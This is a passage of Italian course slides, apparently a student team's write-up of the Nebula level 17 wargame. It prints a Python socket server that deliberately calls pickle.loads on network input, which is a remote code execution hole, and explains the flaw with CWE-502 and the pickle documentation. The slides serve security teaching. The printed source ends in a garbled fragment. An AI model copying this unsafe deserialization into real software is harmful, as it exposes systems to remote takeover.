Nebula level 17

Corso di Programmazione Sicura
AS 2023-2024

Prof.ssa Barbara Masucci

Team

Alfredo Cannavaro Matr. 0522501597

Angela De Martino Matr. 0522501589

Davide Di Sarno Matr. 0522501490

Eduardo Scarpa Matr. 0522501596

Overview

1. Ambiente
2. Vulnerabilità
3. Approccio Naïve (errato)
4. Approccio corretto
5. Mitigazione
6. Conclusione


1. Analisi dell’ambiente

Step n°1

Ambiente - Analisi del problema

https://bit.ly/3THIgdN

There is a python script listening on port 10007 that contains a vulnerability.
To do this level, log in as the **level17** account with the password **level17**. Files for this level can be found in /home/flag17.



Analisi dell’ambiente

Visualizziamo quali home directories sono accessibili dall’utente level17

L’utente ha accesso solamente alla directory /home/level17

```
level17@nebula:~$ ls /home/level*
ls: cannot open directory /home/level00: Permission denied
ls: cannot open directory /home/level01: Permission denied
ls: cannot open directory /home/level02: Permission denied
ls: cannot open directory /home/level03: Permission denied
ls: cannot open directory /home/level04: Permission denied
ls: cannot open directory /home/level05: Permission denied
ls: cannot open directory /home/level06: Permission denied
ls: cannot open directory /home/level07: Permission denied
ls: cannot open directory /home/level08: Permission denied
ls: cannot open directory /home/level09: Permission denied
ls: cannot open directory /home/level10: Permission denied
ls: cannot open directory /home/level11: Permission denied
ls: cannot open directory /home/level12: Permission denied
ls: cannot open directory /home/level13: Permission denied
ls: cannot open directory /home/level14: Permission denied
ls: cannot open directory /home/level15: Permission denied
ls: cannot open directory /home/level16: Permission denied
/home/level17:
ls: cannot open directory /home/level18: Permission denied
ls: cannot open directory /home/level19: Permission denied
```


Analisi dell’ambiente


L’utente ha accesso solamente alla directory /home/flag17.

Analizziamola meglio.

```
evel17@nebula:~$ ls /home/flag*
ls: cannot open directory /home/flag00: Permission denied
ls: cannot open directory /home/flag01: Permission denied
ls: cannot open directory /home/flag02: Permission denied
ls: cannot open directory /home/flag03: Permission denied
ls: cannot open directory /home/flag04: Permission denied
ls: cannot open directory /home/flag05: Permission denied
ls: cannot open directory /home/flag06: Permission denied
ls: cannot open directory /home/flag07: Permission denied
ls: cannot open directory /home/flag08: Permission denied
ls: cannot open directory /home/flag09: Permission denied
ls: cannot open directory /home/flag10: Permission denied
ls: cannot open directory /home/flag11: Permission denied
ls: cannot open directory /home/flag12: Permission denied
ls: cannot open directory /home/flag13: Permission denied
ls: cannot open directory /home/flag14: Permission denied
ls: cannot open directory /home/flag15: Permission denied
ls: cannot open directory /home/flag16: Permission denied
/home/flag17:
flag17.py
ls: cannot open directory /home/flag18: Permission denied
ls: cannot open directory /home/flag19: Permission denied
```


Analisi dell’ambiente





rw-	Significa che il proprietario ha il permesso di leggere e scrivere il file, ma non di eseguirlo.
r--	Significa che il gruppo ha solo il permesso di leggere il file, ma non di scriverci o eseguirlo.
r--	Significa che gli altri utenti hanno solo il permesso di leggere il file, ma non di scriverci o eseguirlo.
1	Indica il numero di link al file.
root root	Sono il nome utente e il gruppo proprietario del file. In questo caso, sia l'utente proprietario che il gruppo proprietario sono entrambi "root".
520	È la dimensione del file.

Analisi dell’ambiente



Notiamo che il proprietario del file flag.py è root, ma il permesso di lettura è garantito anche al gruppo e a chiunque altro.

Analisi dell’ambiente

```
level17@nebula:~$ ls -la /usr/bin/python
lrwxrwxrwx 1 root root 9 2011-10-08 09:50 /usr/bin/python
-> python2.7
level17@nebula:~$ ls -la /usr/bin/python2.7
-rwxr-xr-x 1 root root 2585932 2011-10-04 14:15
/usr/bin/python2.7
```

L’interprete Python non è SETUID.

Analisi dell’ambiente

Eseguiamo flag17.py

Notiamo l’errore (Errno 98).

È possibile che il file sia già in esecuzione, controlliamo ...

```
level17@nebula:/home/flag17$ python flag17.py
Traceback (most recent call last):
  File "flag17.py", line 20, in <module>
    skt.bind(('0.0.0.0', 10007))
  File "/usr/lib/python2.7/socket.py", line 224, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 98] Address already in use
```

Analisi dell’ambiente

```
level17@nebula:/$ ps aux | grep python
flag17    1235  0.0  0.5   8348  4072 ?        S    06:12
  0:00 /usr/bin/python /home/flag17/flag17.py
level17   3745  0.0  0.1   4188   796 pts/0    S+   06:59
  0:00 grep --color=auto python
```


Il comando ps aux | grep python visualizza tutti i processi in esecuzione sul sistema che includono la parola ”python” nel loro nome o nella loro descrizione.

Il processo sta eseguendo il file.

Ed è il file flag17.py avviato dall’utente flag17.

Analisi dell’ambiente


Il comando netstat -ntl | grep 10007 viene utilizzato per visualizzare le connessioni di rete attive e le porte in ascolto sul sistema, filtrando solo quelle che sono in ascolto sulla porta 10007.



Avviene un processo in ascolto su quella porta che accetta traffico da ogni IP sorgente.

Analisi dell’ambiente

Il comando netstat -ntl | grep 10007 viene utilizzato per visualizzare le connessioni di rete attive e le porte in ascolto sul sistema, filtrando solo quelle che sono in ascolto sulla porta 10007.



Avviene un processo in ascolto su quella porta che accetta traffico da ogni IP sorgente.

Quindi lo script flag17.py è già in esecuzione ed accetta traffico sulla porta 10007. Adesso analizziamo il file fornito.

Analisi dell’ambiente

Lo script implementa un server di tipo echo utilizzando il modulo socket.


Il server accetta messaggi da un client utilizzando la funzione recv() del socket.

I messaggi ricevuti vengono deserializzati utilizzando la libreria pickle tramite la funzione pickle.loads().

Dopo aver deserializzato i dati ricevuti, il server invia una risposta al client che include il messaggio ricevuto e una domanda del tipo ”Why did you send me ‹messaggio›?”.

Il messaggio inviato dal server è formattato in modo che possa essere deserializzato tramite pickle.

Client – server flow



Source code

```
#!/usr/bin/python

import os
import pickle
import time
import socket
import signal

signal.signal(signal.SIGCHLD, signal.SIG_IGN)

def server(skt):
  line = skt.recv(1024)

  obj = pickle.loads(line)

  for i in obj:
      clnt.send("why did you send me " + i + "?\n")

skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
skt.bind(('0.0.0.0', 10007))
skt.listen(10)

while True:
  clnt, addr = skt.accept()

  if(os.fork() == 0):
      clnt.send("Accepted connection from %s:%d" % (addr[0], addr[1]))
      server(clnt)
      exit(1)[])
}
```

Source code

```
#!/usr/bin/python
import os
import pickle
import time
import socket
import signal
```

- La direttiva #!/usr/bin/python consente di eseguire lo script Python come un eseguibile autonomo, utilizzando l'interprete Python in /usr/bin/python.
- os: Fornisce funzionalità per interagire con il sistema operativo, come gestione dei file, navigazione tra directory e manipolazione dei percorsi dei file.
- pickle: Implementa protocolli per la serializzazione e deserializzazione di oggetti Python.
- time: Offre strumenti per lavorare con il tempo.
- socket abilita la comunicazione su reti TCP/IP, mentre signal gestisce i segnali UNIX, permettendo allo script di rispondere a notifiche come richieste di terminazione o interruzioni.

Source code – config server

```
signal.signal(signal.SIGCHLD, signal.SIG_IGN)

def server(skt):
  line = skt.recv(1024)

  obj = pickle.loads(line)

  for i in obj:
      clnt.send("why did you send me " + i + "?\n")

skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
skt.bind(('0.0.0.0', 10007))
skt.listen(10)
```

- **Gestione del segnale SIGCHLD**: Configurata per evitare l'accumulo di processi zombie e prevenire la congestione del sistema.
- **Definizione della funzione server**: Creata una funzione denominata server per gestire la comunicazione con i client, permettendo al server di ricevere e inviare dati.
- **Inizializzazione della socket**: Creata una nuova socket TCP/IP all'indirizzo IP 0.0.0.0 sulla porta 10007, configurata per stare in ascolto e accettare fino a 10 connessioni in coda.

Source code – funz server

```
while True:
  clnt, addr = skt.accept( )

  if(os.fork( ) == 0):
      clnt.send("Accepted connection from %s:%d" % (addr[0], addr[1]))
      server(clnt)
      exit(1)[])
}
```

Accettazione delle connessioni:


- Il **server** utilizza un ciclo infinito per accettare continuamente le connessioni in entrata.
- Alla ricezione, il server accetta e restituisce una nuova socket per la comunicazione con quel client, oltre all'indirizzo del client stesso.

Gestione dei client:

- Dopo l'accettazione di una connessione, crea un processo figlio per la comunicazione con il client.
- Il processo figlio invia un messaggio di conferma e poi esegue la funzione server per procedere con ulteriori operazioni.
- Al termine della comunicazione, il processo figlio si conclude.

Source Code - workflow

Deserialization of Untrusted Data – Albero di attacco



Cosa possiamo fare?

2. Vulnerabilità

Vulnerabilità

`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.


Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Serializzazione


La serializzazione è il processo di **conversione** di strutture dati complesse, come oggetti e relativi campi, in un formato che può essere inviato e ricevuto come flusso sequenziale di byte.

Serialization



Deserialization

Il modulo pickle implementa protocolli binari per la serializzazione e deserializzazione di oggetti Python. Il «pickling» converte una gerarchia di oggetti Python in un flusso di byte alla sua forma originale di oggetti Python. Questo processo è noto anche come «serializzazione», «marshalling» o «appiattimento».


Serialization
Deserialization
Object
Stream of Bytes
Stream of Bytes
Object

Pickle dove è utilizzato?


```
signal.signal(signal.SIGCHLD, signal.SIG_IGN)

def server(skt):
  line = skt.recv(1024)

  obj = pickle.loads(line)

  for i in obj:
      clnt.send("why did you send me " + i + "?\n")

skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
skt.bind(('0.0.0.0', 10007))
skt.listen(10)
```

Deserializzazione dei dati sul lato del server.
Pickle ricrea la struttura dati originale dal flusso di byte ricevuto dal client, permettendo al server di interpretare i dati.

Pickle threat

```
“Warning The pickle module is not secure against erroneous or maliciously constructed data. Never
unpickle data received from an untrusted or unauthenticated source.”
```

I dati pickle possono essere manipolati
per eseguire codice codice malevolo
durante il processo di unpickling



Pickle CWE

CWE-502: Deserialization of Untrusted Data

Weakness ID: 502
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Extended Description

It is often convenient to serialize objects for communication or to save them for later use. However, deserialized data or code can often be modified without using the provided accessor functions if it does not use cryptography to protect itself. Furthermore, any cryptography would still be client-side security -- which is a dangerous security assumption.

Data that is untrusted can not be trusted to be well-formed.

When developers place no restrictions on "gadget chains," or series of instances and method invocations that can self-execute during the deserialization process (i.e., before the object is returned to the caller), it is sometimes possible for attackers to leverage them to perform unauthorized actions, like generating a shell.

Scope	Impact	Likeli
